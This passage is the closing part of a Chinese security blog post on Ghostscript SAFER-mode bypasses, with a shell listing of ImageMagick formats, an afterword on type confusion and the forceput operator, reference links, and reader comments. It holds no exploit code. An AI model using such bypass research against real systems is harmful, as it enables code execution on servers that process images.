     EPT3  EPT       rw+   Encapsulated PostScript Level III with TIFF preview
      ERF  DNG       r--   Epson Raw Format
   HTTPS*  URL       ---   Uniform Resource Locator (https://)
root@5baa358157a7:/etc/ImageMagick-6#
```

后记

本来是想学习一下ghostscript的这一些漏洞看看还有没有漏网之鱼的，但是按照最新的SAFER的防御机制，单纯利用ghostscript逻辑来实现SAFER模式绕过可能无法完成了
confusion之类的手段来修改上述的结构体才有可能实现，比如这篇文章的做法，虽说他为了方便最后也是控制的forceput命令。

参考链接

https://paper.seebug.org/68/

https://paper.seebug.org/310/

https://www.ghostscript.com/doc/current/Language.htm

https://bugs.ghostscript.com/show_bug.cgi?id=699708

https://blog.semmle.com/cve-2018-19134-ghostscript-rce/

https://www-cdf.fnal.gov/offline/PostScript/PLRM3.pdf

https://gist.github.com/hhc0null/82bf2e57ac93c1a48115a1b4afcde706

https://imagemagick.org/script/formats.php

https://imagemagick.org/script/security-policy.php

https://bugs.chromium.org/p/project-zero/issues/detail?id=1640

https://bugs.chromium.org/p/project-zero/issues/detail?id=1675

https://bugs.chromium.org/p/project-zero/issues/detail?id=1682

https://bugs.chromium.org/p/project-zero/issues/detail?id=1690

https://bugs.chromium.org/p/project-zero/issues/detail?id=1696

https://bugs.chromium.org/p/project-zero/issues/detail?id=1729

点击收藏 | 2 关注 | 2
上一篇：利用badusb对用户进行木马远控 下一篇：bugbounty:File Di...

1. 6 条回复

小菜鸟吃菜 2019-09-23 09:24:16

postscript ghostscript傻傻分不清楚，哈哈

0 回复Ta

[rebirthwyw](#) 2019-09-23 09:33:10

[@小菜鸟吃菜](#) postscript是语言标准 ghostscript是对postscript实现的解释器

0 回复Ta

[zhuzhimeiol****](#) 2019-09-23 10:23:59

a

0 回复Ta

[小菜鸟吃菜](#) 2019-09-26 09:49:12

[@rebirthwyw](#) 懂了，谢谢！！！

0 回复Ta

---

zhuzhimeiol**** 2019-11-06 19:49:41

@rebirthwyw @zhuzhimeiol**

0 回复Ta

---

zhuzhimeiol**** 2019-11-06 19:54:15

@rebirthwyw @小菜鸟吃菜 kkk

0 回复Ta
